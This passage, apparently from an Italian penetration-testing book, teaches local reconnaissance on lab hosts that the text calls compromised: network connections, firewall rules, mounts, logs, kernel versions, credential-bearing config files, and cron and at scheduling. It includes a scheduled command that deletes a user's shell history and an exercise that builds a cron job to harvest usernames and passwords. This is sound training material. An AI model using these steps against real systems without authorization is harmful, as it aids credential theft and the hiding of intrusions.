Potete anche usare `Netstat` per mostrare le connessioni di rete. `Netstat` arricchisce l'output di ogni connessione e aiuta a evidenziare quali connessioni sono attualmente attive, quali sono scadute e a quale PID e programma sono correlate. Provate a lanciare il seguente comando su `p-web-01` (172.16.10.10):

```
$ netstat -atnup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name
tcp      0      0 127.0.0.11:41201        0.0.0.0:*               LISTEN      -
tcp      0      0 0.0.0.0:8081           0.0.0.0:*               LISTEN      1/python3
udp      0      0 127.0.0.11:45965        0.0.0.0:*               -
```

Concentriamoci sulle colonne più preziose per noi. La prima rappresenta il protocollo (per esempio, TCP o UDP), la quarta colonna è l'indirizzo locale, con porta, la quinta colonna è l'*indirizzo esterno* (l'indirizzo remoto della connessione) e la sesta colonna è il nome del programma con il PID. Notate che, quando `Netstat` viene eseguito utilizzando un utente non root, la colonna PID potrebbe non contenere informazioni come il PID e il nome del programma.

Quando abbiamo eseguito il comando `Netstat`, non venivano stabilite connessioni all'applicazione web.

Simuliamo una connessione in arrivo per vedere come cambia la tabella dei socket. Sul vostro host Kali, lanciate il seguente comando Netcat:

```
$ nc -v 172.16.10.10 8081
```

Quindi, eseguite il comando Netstat che abbiamo mostrato in precedenza sull'host `p-web-01` *violato* (172.16.10.10):

```
$ netstat -atnup
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 172.16.10.10:8081      172.16.10.1:56520      ESTABLISHED
1/python3
```

Come potete vedere, è stata aggiunta una nuova riga alla tabella delle connessioni, che rappresenta l'indirizzo IP remoto del client che si connette sulla porta 8081. Questo indirizzo remoto appartiene all'host su cui avete eseguito Netcat (in questo caso, la macchina Kali).

## Regole del firewall

Anche le *regole del firewall* dell'host sono una fonte di informazioni relative alle reti. Una tabella del firewall può includere regole che bloccano le comunicazioni fra l'host e determinate reti o singoli indirizzi IP. Queste informazioni possono fornirci informazioni su altre reti, server o client nelle vicinanze.

Un firewall comunemente presente sui server Linux è *iptables*. Eseguiamo il seguente comando `iptables` per vedere quali regole sono configurate su `p-web-01` (172.16.10.10):

```
$ iptables -L --line-numbers -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts  bytes  target    prot opt in  out  source      destination
1      0      0    DROP     all  --  any  any  10.1.0.0/24  anywhere    /*
Block Network */
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num  pkts  bytes  target    prot opt in  out  source      destination
```



```
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts  bytes  target  prot  opt  in  out  source      destination
```

Come potete vedere, una regola impedisce alla rete 10.1.0.0/24 di connettersi alla macchina p-web-01; questa è un'altra indicazione che esiste una rete adiacente a 10.1.0.0/24. Notate che solitamente la lettura della tabella delle regole con il comando iptables richiede autorizzazioni elevate.

## File di configurazione dell'interfaccia di rete

Le interfacce di rete possono avere file di configurazione dedicati che, per esempio, configurano un indirizzo IP di rete in modo statico per una determinata interfaccia o assicurano che per default una scheda di rete sia abilitata all'avvio. Le distribuzioni Linux possono posizionare le loro configurazioni di rete in vari luoghi differenti, ma di solito le troverete nelle seguenti posizioni: /etc/network/interfaces,

/etc/network/interfaces.d/, /etc/netplan/, /lib/netplan/, /run/netplan/ e

/etc/sysconfig/network-scripts/.

Se configurate per essere statiche, le interfacce di rete possono far luce sui server DNS in uso. Le interfacce di rete possono anche fornire informazioni come lo schema IP, gli indirizzi gateway e altro. Ecco un file di configurazione di rete statico disponibile nelle ultime versioni dei sistemi Linux basati su Ubuntu:

```
network:
  version: 2
  renderer: networkd
  ethernets:
    eth0:
      dhcp4: no
      addresses: [172.16.10.0/24]
      gateway4: 172.16.10.1
```

```
nameservers:  
  addresses: [8.8.8.8,8.8.4.4]
```

Questo file configura l'interfaccia di rete `eth0` con un gateway predefinito `172.16.10.1`, nonché i server DNS di Google `8.8.8.8` e `8.8.4.4`.

## Risolutori di domini

Gli host sono solitamente configurati per usare il sistema DNS per tradurre i nomi di dominio, come `esempio.com`, in indirizzi IP. I server DNS possono essere ospitati localmente sulla rete o in altri luoghi, come istanze pubbliche del cloud. Indipendentemente da dove siano in esecuzione, possono essere vulnerabili.

Potete trovare le configurazioni dei server DNS in alcuni punti di un sistema operativo Linux, incluso il file `/etc/resolv.conf` utilizzando una voce `nameserver`, in questo modo:

```
$ cat /etc/resolv.conf  
nameserver 127.0.0.11
```

I server DNS possono anche essere configurati all'interno del file di configurazione `/etc/hosts`, come mostrato qui per `p-web-01` (`172.16.10.10`). Questo file può includere un elenco di reti e host alternativi che potreste scegliere come target:

```
$ cat /etc/hosts  
127.0.0.1      localhost  
::1           localhost ip6-localhost ip6-loopback  
fe00::0       ip6-localnet  
ff00::0       ip6-mcastprefix  
ff02::1       ip6-allnodes  
ff02::2       ip6-allrouters  
172.16.10.10   p-web-01.acme-hyper-branding.com p-web-01
```

I server DNS possono essere configurati anche nei singoli file delle interfacce di rete, come spiegato nel paragrafo precedente.

I server DNS possono anche essere configurati automaticamente utilizzando un server DHCP (*Dynamic Host Configuration Protocol*), un servizio di rete responsabile della distribuzione dinamica delle configurazioni di rete, nel qual caso il server DNS non verrà impostato in modo esplicito in alcun file di configurazione.

## Installazioni di software

Le immagini del sistema operativo, se non aggiornate, tendono a soffrire di un'ampia varietà di vulnerabilità, soprattutto se includono molti pacchetti di default. Dovremmo esaminare attentamente tutto il software in bundle di un sistema operativo, perché può rivelarci vulnerabilità interessanti che possono aiutarci a estendere i privilegi o a ottenere l'accesso a informazioni non autorizzate.

Un modo per analizzare il software installato è tramite un gestore di pacchetti. Troverete alcuni tipi di gestori di pacchetti un po' in tutti i sistemi operativi Linux: APT (*Advanced Package Tool*) su sistemi Debian e Ubuntu, Yellowdog Updater Modified su sistemi Red Hat, CentOS e Fedora, e Alpine Package Keeper su sistemi operativi basati su container, come Alpine Linux.

Provate a lanciare su uno degli host violati il seguente comando `apt` per elencare i pacchetti installati:

```
$ apt list --installed
Listing... Done
adduser/lunar,now 3.129ubuntu1 all [installed,automatic]
apt/lunar,now 2.6.0 amd64 [installed]
base-files/lunar,now 12.3ubuntu2 amd64 [installed]
base-passwd/lunar,now 3.6.1 amd64 [installed]
--snip--
```

Potete ottenere un output leggermente più gradevole usando `dpkg`. Notate che questo comando si trova principalmente su sistemi Linux basati su Ubuntu o Debian:

```
$ dpkg -l
--snip--
ii adduser          3.129ubuntu1      all          add and remove users and
groups
ii apt              2.6.0             amd64        commandline package
manager
ii base-files       12.3ubuntu2       amd64        Debian base system
miscellaneous files
--snip--
```

Per ottenere un elenco dei pacchetti che utilizzano altri gestori software, potete provare uno dei seguenti comandi:

```
yum list installed
apk list --installed
rpm -qa
```

Possiamo usare la shell `bash` per analizzare questi elenchi di pacchetti e ottenere il nome e la versione dei software, oltre a fare alcune ricerche intelligenti. Per elencare solo i nomi dei pacchetti, eseguite questo comando:

```
$ apt list --installed | awk -F '/' '{print $1}'
```

Utilizzate il seguente comando per elencare solo le versioni dei pacchetti:

```
$ apt list --installed | awk '{print $2}'
```

E se volessimo cercare un pacchetto ben determinato e poi mostrarne la versione usando una ricerca esatta?

Possiamo farlo con `awk`:

```
$ apt list --installed | awk -F '[ / ]' '$1 == "openssl" { print $3 }'
```

Utilizziamo un delimitatore di `awk` (`-F`) composto dalla barra e dallo spazio e lo circondiamo con le parentesi quadre `[ / ]` per definire più di un delimitatore. Quindi controlliamo se il primo campo è uguale a `openssl`; in caso affermativo, mostriamo il terzo campo, che specifica la versione.

Possiamo usare `awk` anche per abbinare solo parzialmente i nomi dei pacchetti:

```
$ apt list --installed | awk -F'[ / ]' '$1 ~ /openssl/ { print $3 }'
```

Per vedere il numero totale di pacchetti installati, usate `apt list` e indirizzate l'output al comando `wc` (*word count*):

```
$ apt list --installed | wc -l  
341
```

Poi potrete utilizzare questi nomi e versioni di pacchetti come query di ricerca su siti web che raccolgono dati sulle vulnerabilità, come il *National Vulnerability Database* (<https://nvd.nist.gov>) o il database MITRE CVE (*Common Vulnerabilities and Exposures*) (<https://cve.mitre.org>).

Notate che il gestore dei pacchetti potrebbe non elencare proprio tutto il software installato su un server. Per esempio, un server potrebbe installare Java direttamente dalla sorgente, senza utilizzare gli strumenti di gestione dei pacchetti, nel qual caso non verrà mostrato nell'elenco dei pacchetti.

## Storage

Dal punto di vista della sicurezza, lo spazio di archiviazione del server è interessante per diversi motivi. Più server potrebbero condividere lo stesso sistema o utilizzarlo per condividere file con gli utenti finali. E se riuscite a scrivere su quello spazio di archiviazione, potreste riuscire a ottenere l'esecuzione del vostro codice sui server che lo impiegano, se questi ultimi estraggono file, per esempio gli script della shell, dallo spazio di archiviazione violato.

Lo spazio di archiviazione del server può essere virtuale o fisico e i server possono essere eseguiti su un singolo disco

locale o su più dischi locali. I server possono anche utilizzare più dischi per formare un sistema ridondante di dischi economici, un sistema che garantisce maggiore ridondanza e prestazioni migliori e può permettere di eseguire il backup dei dati critici.

I sistemi Linux possono anche montare come directory locali dei sistemi di storage remoti, solitamente sotto la directory `/mnt`). Questi possono fungere da parte integrante del sistema operativo. Vedrete storage remoti implementati usando storage di rete o dispositivi e protocolli di storage area network, come NFS (*Network File System*) o CIFS (*Common Internet File System*).

L'archiviazione remota è un argomento interessante, perché i sistemi possono utilizzarla per vari scopi: come posizione di backup dei dati, per il logging centralizzato della sicurezza, per la condivisione di file remota o perfino per archiviare le directory home degli utenti remoti. I file log delle applicazioni vengono spesso scritti su dispositivi di archiviazione remoti, in una cartella come `/mnt/log_storage/`, che potrebbe essere fisicamente connessa a un server completamente differente.

Esploriamo i modi per identificare i dischi, le partizioni e i punti di mount, in generale lo *storage*, di un host violato.

## Dispositivi a blocchi

Innanzitutto, esaminiamo quali dispositivi a blocchi esistono, usando il comando `lsblk`. I *dispositivi a blocchi* sono dispositivi di archiviazione comuni, come i CD, i floppy disk e i dischi rigidi. Il seguente output è tratto da `p-web-01` (172.16.10.10):

```
$ lsblk
NAME      MAJ:MIN RM   SIZE RO  TYPE MOUNTPOINTS
sr0        11:0    1 1024M  0   rom
vda        254:0    0   40G  0   disk

|-vda1  254:1    0   39G  0   part /etc/hosts
|
|                                     /etc/hostname
|                                     /etc/resolv.conf
|                                     /mnt/scripts
|-vda2  254:2    0    1K  0   part
'-vda5  254:5    0 975M  0   part [SWAP]
```

Come potete vedere, abbiamo due dispositivi primari: `sr0` e `vda`. Il dispositivo `sr0` è di tipo `rom` e `vda` è di tipo `disk`. Gli altri nomi che vedete nel listato, come `vda1`, `vda2` e `vda5`, sono tutte partizioni del disco `vda`. Eseguite lo stesso comando sulle altre macchine violate cui avete accesso e prendete nota dei risultati.

Un altro modo per visualizzare l'elenco delle partizioni è leggere il file `/proc/partitions`:

```
$ cat /proc/partitions
major minor #blocks name
 254     0 41943040 vda
 254     1 40941568 vda1
 254     2         1 vda2
 254     5  998400 vda5
--snip--
```

Il file system `/proc` contiene anche un file denominato `/proc/mounts`, che fornisce un elenco di tutti i mount, le relative opzioni e attributi aggiuntivi sui punti di mount:

```
$ cat /proc/mounts
--snip--
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /mnt/scripts ext4 rw,relatime,errors=remount-ro 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,errors=remount-ro 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,errors=remount-ro 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,errors=remount-ro 0 0
```

In alternativa, potete semplicemente chiamare il comando `mount` per ottenere queste informazioni:

```
$ mount
--snip--
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755,inode64)
```

```
/dev/vda1 on /mnt/scripts type ext4 (rw,relatime,errors=remount-ro)
--snip--
```

Un modo rapido per ottenere una visualizzazione dei vari file system montati consiste nell'utilizzare il comando `df`, che indica anche lo spazio su disco disponibile e totale di ciascun file system:

```
$ df -h -T
Filesystem      Type  Size  Used Avail Use% Mounted on
overlay         overlay 39G   20G   18G   53% /
tmpfs           tmpfs  64M    0    64M    0% /dev
shm             tmpfs  64M    0    64M    0% /dev/shm
/dev/vda1       ext4   39G   20G   18G   53% /mnt/scripts
```

I flag `-h` e `-T` mostrano una versione leggibile, rispettivamente, dell'output e del tipo di file system.

Potreste aver notato un punto di mount in `/mnt/scripts` su `p-web-01` (172.16.10.10). Prendetene nota, perché tornerà utile nei prossimi capitoli.

## Il file **Filesystem Tab**

Il file `/etc/fstab` è un file di configurazione statico che controlla il montaggio di dispositivi e partizioni che, senza misure di sicurezza appropriate, può causare vulnerabilità a livello del file system.

Potete montare un dispositivo o una partizione in posizioni specifiche del file system utilizzando opzioni speciali che controllano che cosa può e non può essere fatto utilizzando il punto di mount. Per esempio, potete configurare un volume di un sistema di archiviazione remoto in modo che venga montato su `/mnt/external_storage` all'avvio del sistema. È anche possibile configurarlo come file system di sola lettura, che non permetterebbe scritture, o rimuovere le opzioni di esecuzione, in modo che gli utenti non siano in grado di eseguire file binari che vi sono ospitati.



Ecco alcune opzioni di mount che può essere utile conoscere per chi svolge il penetration test.

- `dev`: interpreta i dispositivi a blocchi speciali, come i file dei dispositivi.
- `nODEV`: l'opposto di `dev`; non interpreta i dispositivi a blocchi speciali.
- `noexec`: vieta l'esecuzione di file binari. Saranno comunque consentiti gli script della shell `bash`.
- `suid`: consente l'uso di programmi impostati con il flag `setuid`, che permette agli utenti di eseguire un programma utilizzando le autorizzazioni dell'utente o del proprietario del gruppo del file.
- `nosuid`: l'opposto dell'opzione `suid`; non consente l'uso di programmi impostati con il flag `setuid`.
- `exec`: consente l'esecuzione di file binari e altri tipi di file.
- `ro`: vieta la scrittura nel file system; in altre parole, crea un file system di sola lettura.
- `rw`: consente sia la scrittura sia la lettura nel file system.
- `nosymlfollow`: limita la possibilità di seguire i link simbolici creati sul file system. Questa opzione consente comunque la creazione di link simbolici.
- `defaults`: utilizza le seguenti opzioni di mount: `rw`, `suid`, `dev`, `exec` e alcune altre.

Tornando all'output del comando `mount` mostrato in precedenza, vedrete quali (eventuali) opzioni di `mount` sono impostate su ciascun punto di mount.

# File log

Le applicazioni, solitamente, generano un qualche tipo di output a runtime, e questo output a volte viene scritto su file log. Il contenuto di questi file varia a seconda dell'applicazione, ma, in genere, indica se tutto funziona correttamente o se si è verificato un errore.

Alcuni file log fanno parte del sistema operativo Linux, mentre altri sono legati ad applicazioni di terze parti, come i server web e i database. Inoltre, potreste trovare anche altri file log per applicazioni preparati dall'azienda sulla quale state svolgendo la vostra attività di penetration testing.

Nei sistemi Linux, i file log sia di sistema sia delle applicazioni vengono solitamente scritti nella directory `/var/log`. Le applicazioni personalizzate possono scrivere i propri log ovunque, ma, in genere, anch'esse usano file contenuti nella directory `/var`. Ecco un esempio di un comando `find` per cercare i file log:

```
$ find / -name "*.log" -o -name "*.txt" -o -name "*.out" -type f 2> /dev/null
```

Questo comando trova i file con le estensioni `.log` e `.out`.

## File log di sistema

Ecco un elenco dei file log di sistema più comuni nei sistemi Linux:

```
/var/log/auth.log          /var/log/faillog  
  
/var/log/secure /var/log/lastlog  
  
/var/log/audit/audit.log /var/log/dpkg  
  
/var/log/dmesg /var/log/boot.log  
  
/var/log/messages        /var/log/cron  
/var/log/syslog
```

Di particolare interesse sono file come `/var/log/auth.log`, `/var/log/secure` e `/var/log/lastlog`, che sono correlati all'autenticazione e possono contenere informazioni interessanti riguardanti i client che si connettono ai server. Il file `/var/log/audit/audit.log` è utilizzato dai sistemi di auditing come Auditd per registrare eventi come le attività della riga di comando, i tentativi di autenticazione e le chiamate di sistema in generale.

## File log delle applicazioni

I file log delle applicazioni possono anche contenere informazioni interessanti per i penetration tester. Per esempio, se un server esegue un sito web, il motore web potrebbe generare righe sui client che si connettono a esso e sui percorsi web che stanno richiedendo. Ciò potrebbe rivelare altri client e server che si trovano sulla rete.

I server web come Apache e nginx solitamente scrivono i loro file log in directory come `/var/log/apache2/`, `/var/log/httpd/` o `/var/log/nginx/`. Anche altri tipi di applicazioni, come proxy, server di posta elettronica, server di stampa, server di trasferimento file, database relazionali, code di messaggi e database di cache, producono file log cui potreste prestare attenzione. La Tabella 8.3 elenca le posizioni dei file log delle applicazioni più comuni in cui potreste imbattervi.

**Tabella 8.3** Posizioni dei file log.

| Tipo di applicazione | File log                                                                                                                                                            |
|----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Server web           | <code>/var/log/apache2/access.log</code> <code>/var/log/httpd/access.log</code><br><code>/var/log/nginx/access.log</code> <code>/var/log/lighttpd/access.log</code> |

|                              |                                                                                                                                        |
|------------------------------|----------------------------------------------------------------------------------------------------------------------------------------|
| Database                     | /var/log/mysql/mysql.log /var/log/postgresql<br>/var/log/redis /var/log/mongodb/mongod.log<br>/var/log/elasticsearch/elasticsearch.log |
| Server di stampa             | /var/log/cups                                                                                                                          |
| Server di trasferimento file | /var/log/vsftpd /var/log/proftpd                                                                                                       |
| Sistemi di monitoraggio      | /var/log/icinga2 /var/log/zabbix /var/log/logstash<br>/var/log/nagios/nagios.log /var/log/cacti                                        |

Tenete presente che alcuni registri richiedono privilegi elevati, a causa della loro riservatezza.

## Esercizio 13 – Cercare ricorsivamente i file log

In questo esercizio, realizzerete uno script che cerca i file log. Dovrebbe fare quanto segue.

1. Prendere in input dalla riga di comando un percorso. Di default, dovrebbe usare `/var/log` se non è specificato alcun argomento.
2. Esplorare ricorsivamente il percorso per trovare i file leggibili.
3. Copiare questi file in una directory centralizzata di vostra scelta.
4. Comprimere la cartella utilizzando il comando `tar`.

Per facilitare la scrittura dello script, vi suggeriamo di considerare il comando `find`, che offre molte potenti funzionalità che vi consentono di effettuare ricerche in base alla proprietà dell'utente e del gruppo.

Potete trovare una soluzione completa, `recursive_file_search.sh`, nel repository GitHub del libro.

## Kernel e bootloader

Il componente principale dei sistemi operativi come Linux è il *kernel*, responsabile delle funzionalità principali come la gestione dei processi e della memoria, i driver, la sicurezza e molto altro ancora. È un software altamente complesso e, come tale, è soggetto a vulnerabilità. Un esempio di exploit del kernel è la vulnerabilità *Dirty COW* (CVE-2016-5195), che ha consentito l'esecuzione remota e la possibilità di ottenere l'accesso root senza lasciare tracce sul sistema.

Scoprire la versione del kernel in esecuzione su un sistema potrebbe permettervi di estendere i privilegi con exploit specifici del kernel in uso. Per controllare la versione del kernel, utilizzate il seguente comando:

```
$ uname -r
```

Poiché le macchine laboratorio sono basate su Docker, condividono il kernel dell'host (Kali) e l'esecuzione di `uname` visualizzerà la versione del kernel di Kali.

Un sistema Linux potrebbe avere più di una versione del kernel installata, per permettere l'esecuzione di rollback in caso di errori del sistema. I file del kernel si trovano nella directory `/boot`. Potete scoprire quali kernel sono installati eseguendo uno dei seguenti comandi:

```
$ rpm -qa | grep kernel  
$ ls -l /boot | grep "vmlinuz-"
```

Assicuratevi di utilizzare il comando corretto per il gestore di pacchetti del sistema host.

Gli exploit instabili rivolti a un kernel sono pericolosi da eseguire, in quanto possono causare crash e mandare in tilt un server se non vengono svolti correttamente. Vi consigliamo di ottenere un'autorizzazione esplicita prima di tentare di eseguire questo tipo di exploit.

## File di configurazione

Abbiamo già parlato, in questo capitolo, di alcuni file di configurazione. Sebbene questi file dipendano in larga misura dalle applicazioni, spesso possono includere dati sensibili. Durante la ricognizione locale, vorrete provare a controllarli, specialmente se sono correlati alle applicazioni web, che, in genere, si basano su molti servizi come parte delle loro normali attività. Le applicazioni web devono connettersi a questi servizi, in genere con una qualche forma di autenticazione, quindi probabilmente troverete le credenziali, lì vicino.

I file di configurazione risiedono principalmente nella directory `/etc` e possono avere un'estensione come `*.conf`, `*.cfg`, `*.ini`, `*.cnf` e `*.cf`. Potreste anche trovare i file di configurazione nelle directory nascoste degli utenti, come `/home/user/.config/` o `/home/user/.local`. Per eseguire una ricerca ad ampio raggio dei file di configurazione, utilizzate il seguente comando:

```
$ find / -name "*.conf" -o -name "*.cf" -o -name "*.ini" -o -name "*.cfg" -type  
f 2> /dev/null
```

Per eseguire ricerche in una cartella ben determinata, cambiate la parte iniziale, /, del comando con un'altra directory, per esempio /etc. Potete anche concatenare più directory insieme, in questo modo:

```
$ find /etc /usr /var/www -name "*.conf" -o -name "*.cf" -o -name "*.ini" -o -name "*.cfg" -type f 2> /dev/null
```

Anche i software di terze parti tendono a includere configurazioni personalizzate che possono essere interessanti. Per esempio, WordPress di solito usa un database per archiviare i dati correlati al blog e il suo file di configurazione, wp-config.php, di solito, contiene le credenziali di database come MySQL:

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'database_name_here');  
/** MySQL database username */  
define('DB_USER', 'username_here');  
/** MySQL database password */  
define('DB_PASSWORD', 'password_here');
```

La posizione di questo file dipende da dove è stato installato WordPress, perché di solito risiede nella directory principale dell'applicazione, come /var/www/html/wp-config.php. Come potete vedere, ha l'estensione .php, perché WordPress è scritto in linguaggio PHP. La ricerca che abbiamo usato in precedenza non avrebbe individuato questo file, ma possiamo modificare il comando per cercare i file che contengono la parola config:

```
$ find / -name "*config*" 2> /dev/null
```

Sappiamo già che il server p-web-02 (172.16.10.12) usa WordPress; riuscite a trovare il suo file di configurazione? Suggerimento: si trova accanto all'applicazione nella directory radice web. Essere a conoscenza dei file di configurazione comuni e delle loro posizioni può essere utile

quando si identificano i servizi di interesse in esecuzione sull'host. La Tabella 8.4 elenca alcuni esempi.

**Tabella 8.4** Posizioni comuni dei file di configurazione.

| Tipo di server                                    | Posizione del file                                                                                                                |
|---------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------|
| Server Web                                        | /etc/httpd/httpd.conf /etc/httpd/conf/httpd.conf<br>/etc/apache2/apach2.conf /etc/lighttpd/lighttpd.conf<br>/etc/nginx/nginx.conf |
| Server di<br>condivisione e<br>trasferimento file | /etc/vsftpd/vsftpd.conf /etc/proftpd.conf<br>/usr/local/etc/proftpd.conf /etc/samba/smb.conf                                      |
| Database                                          | /etc/mysql/my.cnf /etc/my.cnf /etc/redis/redis.conf<br>/etc/mongo.conf /etc/cassandra                                             |
| Server DNS                                        | /etc/bind/named.conf /etc/dnsmasq.conf                                                                                            |
| Server di posta                                   | /etc/postfix/main.cf /etc/mail/sendmail.cf<br>/etc/dovecot/dovecot.conf                                                           |
| Server di rete privata<br>virtuale                | /etc/openvpn /etc/ipsec.conf                                                                                                      |

Questa tabella non è esaustiva, ma dovrebbe darvi un'idea dei punti in cui i server di rete più diffusi archiviano solitamente le loro configurazioni.

## Task pianificati

I *task pianificati* consentono di specificare un comando o uno script affinché il sistema li esegua automaticamente a intervalli ben precisi. Sono interessanti per attività di



penetration testing perché spesso possono essere scritti in modo da favorire condizioni di escalation dei privilegi.

Per esempio, un task potrebbe leggere ed eseguire istruzioni da file scrivibili da tutti e, se un malintenzionato fosse in grado di scrivervi istruzioni malevole, il sistema potrebbe eseguirle con privilegi elevati. Un utente potrebbe quindi creare un utente privilegiato, modificare le autorizzazioni di una cartella protetta come `/root`, aggiungere autorizzazioni all'utente esistente, avviare processi malevoli personalizzati ed eliminare o sovrascrivere informazioni sensibili nei file.

Su Linux abbiamo due meccanismi per la pianificazione delle attività: Cron e At.

## Cron

Prepariamo un piccolo script che crei un file e vi aggiunga la data e l'ora correnti (Listato 8.11).

### Listato 8.11

---

```
#!/bin/bash
job_name="my_scheduled_job"
echo "The time now is $(date)" >> "/tmp/${job_name}"
exit 0
```

Salvate questo file e dategli il nome `cron_task.sh`. Assicuratevi che sia eseguibile usando `chmod u+x cron_task.sh`.

Successivamente, useremo Cron per eseguire questo script ogni minuto. Eseguite quanto segue per aprire un editor di testo:

```
$ crontab -e
```

Ora aggiungete quanto segue alla fine del file `/etc/crontab` e salvatelo. Assicuratevi di cambiare il percorso, specificando il posto in cui avete salvato il vostro script:

```
* * * * * bash /path/to/cron_task.sh
```

Potreste chiedervi a che cosa servono quei cinque asterischi (\*). Cron ha una sintassi speciale per descrivere la pianificazione dell'esecuzione. Il formato è il seguente:

Minuti (0-59), Ore (0-23), Giorno del mese (1-31), Mese (1-12), Giorno della settimana (0-6)

Per esempio, la seguente sintassi descrive un'attività `echo` che verrà eseguita ogni giorno alle 23:30:

```
30 23 * * * echo "It is 23:30!" >> /tmp/cron.log
```

Il processo Cron dovrebbe eseguire lo script. Per assicurarvi che abbia funzionato, eseguite `ls` nella cartella `/tmp`. Dovreste vedere il file `/tmp/my_scheduled_job` contenente gli aggiornamenti sull'ora:

```
$ cat /tmp/my_scheduled_job
The time now is Mon May 22 03:11:01
The time now is Mon May 22 03:12:01
The time now is Mon May 22 03:13:01
```

Nel contesto del penetration testing, i job di cron possono essere delicati. Per esempio, un task può copiare file sensibili in percorsi leggibili da tutti, consentendo ai normali utenti locali di accedervi. Ecco un esempio di un job di backup che è molto pericoloso se eseguito con il contesto dell'utente `root`:

```
30 23 1 * * tar czvf /home/backup.tar.gz /etc /var
```

Job di cron come questo copieranno le directory sensibili `/etc` e `/var` nella directory `/home`. Poiché tale directory è accessibile a tutti gli utenti locali, chiunque abbia accesso in lettura può copiare questo file o visualizzarlo.

Nella Tabella 8.5 sono elencati i file aggiuntivi utilizzati da Cron per il proprio runtime.

**Tabella 8.5** File di cron.

| Scopo | File |
|-------|------|
|-------|------|

|                        |                                                                                                 |
|------------------------|-------------------------------------------------------------------------------------------------|
| File log di cron       | /var/spool/cron /var/spool/cron/crontab                                                         |
| Configurazione dei job | /etc/crontab /etc/cron.d /etc/cron.hourly<br>/etc/cron.daily /etc/cron.weekly /etc/cron.monthly |
| Sicurezza di cron      | /etc/cron.deny /etc/cron.allow                                                                  |

I job di cron di un utente sono solitamente archiviati in `/var/spool/cron/crontab/USER`, mentre i job di cron dell'intero sistema sono definiti in `/etc/crontab`. Directory come `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly` e `/etc/cron.monthly` contengono script della shell eseguiti dal processo Cron e il file `/etc/crontab` definisce gli intervalli di esecuzione degli script in queste directory.

Gli amministratori di sistema possono impedire agli utenti di creare job di cron. Due file di controllo degli accessi (`/etc/cron.allow` e `/etc/cron.deny`) definiscono chi può eseguire il comando `crontab`. Se il file `/etc/cron.allow` esiste, allora tutti gli utenti elencati in questo file saranno in grado di pianificare task con Cron. Se non esiste, allora tutti gli utenti potranno pianificare task, a eccezione degli utenti elencati in `/etc/cron.deny`. Se nessuno dei due file esiste, solo gli utenti privilegiati possono pianificare task. Se un utente è elencato in entrambi i file `allow` e `deny`, sarà comunque in grado di pianificare task.

## At

*At* è un altro strumento di pianificazione dei job in Linux, sebbene sia meno comune di Cron e utilizzi un approccio più semplice. Funziona specificando il comando della shell nel

prompt di `at` o inviando il comando `ad at` tramite l'input standard con `|`. Il seguente esempio utilizza il prompt di `at` per pianificare un task:

```
$ at now + 1 minute
warning: commands will be executed using /bin/sh
at Sat May 27 22:15:00
at> rm -rf /home/user/.bash_history
```

Iniziamo specificando la pianificazione, usando `now + 1 minute` per dire ad `At` di eseguire i comandi fra un minuto. `At` accetta anche la sintassi di pianificazione in altri formati. Ecco alcuni esempi di pianificazioni:

```
$ at 22:00
$ at 11pm + 3 days
$ at tomorrow
$ at Sunday
$ at May 27 2050
```

Il primo esempio pianifica l'esecuzione dei comandi alle 22:00 in ora militare. Il secondo viene eseguito alle 23:00 ma fra tre giorni. Il terzo esempio esegue i comandi domani all'ora corrente e il quarto domenica all'ora corrente. L'ultimo esempio richiede l'esecuzione il 27 maggio 2050.

Dopo aver specificato l'ora, `at` attiverà un prompt dei comandi dedicato (`at>`), dove potete immettere i comandi della shell riga per riga. Per salvare il lavoro, usate `Ctrl-D`.

Il comando `at` fornisce anche un modo per vedere la coda dei job (utilizzando `atq`) e rimuoverli (utilizzando `atrm`). Per elencare tutti i job di `at` in coda, lanciate il seguente comando:

```
$ atq
1 Sun May 28 22:20:00 a root
2 Sun May 29 23:20:00 a root
```

Ogni job ha un ID (1 e 2 in questo caso), l'ora in cui verrà eseguito e l'utente che lo ha pianificato. Dopo che un job è

stato inviato, in generale potete trovare la definizione del job in `/var/spool/cron/atjobs`:

```
$ ls -l /var/spool/cron/atjobs/
total 8
-rwx----- 1 root daemon 2405 May 28 02:32 a0000101ac9454
-rwx----- 1 root daemon 2405 May 28 02:32 a0000201ac9454
```

Per default, gli utenti non privilegiati non possono leggere questa directory. Altre possibili directory di lavoro di `at` includono `/var/spool/cron/atspool`, `/var/spool/at` e `/var/spool/at/spool`.

Potete rimuovere i job in coda utilizzando `atrm` seguito dal job ID:

```
$ atrm 1
```

Come `cron`, anche `at` utilizza i file *deny* (`/etc/at.deny`) e *allow* (`/etc/at.allow`) per determinare quali utenti possono pianificare i job.

## Esercizio 14 – Script per job di cron per cercare le credenziali

L'obiettivo di questo esercizio è quello di realizzare uno script di monitoraggio per job di cron. Questo script dovrebbe cercare periodicamente nel sistema i file contenenti le credenziali. Create un job di cron che faccia quanto segue.

1. Partire ogni 10 minuti, tutti i giorni della settimana, tutto l'anno.
2. Cercare i file contenenti le parole `username` o `password` nella directory `/tmp`.
3. Una volta trovato un file, eseguire `grep` sulla riga contenente le stringhe per scrivere solo tali stringhe in

una posizione a scelta.

Per provare il vostro script, potete creare un file fittizio contenente la stringa `username=administrator` `O password=12345` e salvarlo nella directory `/tmp`. Se il vostro job di cron funziona come previsto, dovrete essere in grado di vedere queste due stringhe nella directory di destinazione.

## Hardware

Potete raccogliere informazioni relative all'hardware, come i dettagli sull'allocazione della memoria, il numero di CPU e core e il produttore di componenti hardware come la scheda madre, la scheda di rete e altre periferiche. Per scoprire questi dettagli, potete impiegare comandi come

`lshw`, `dmidecode` e `hwinfo`.

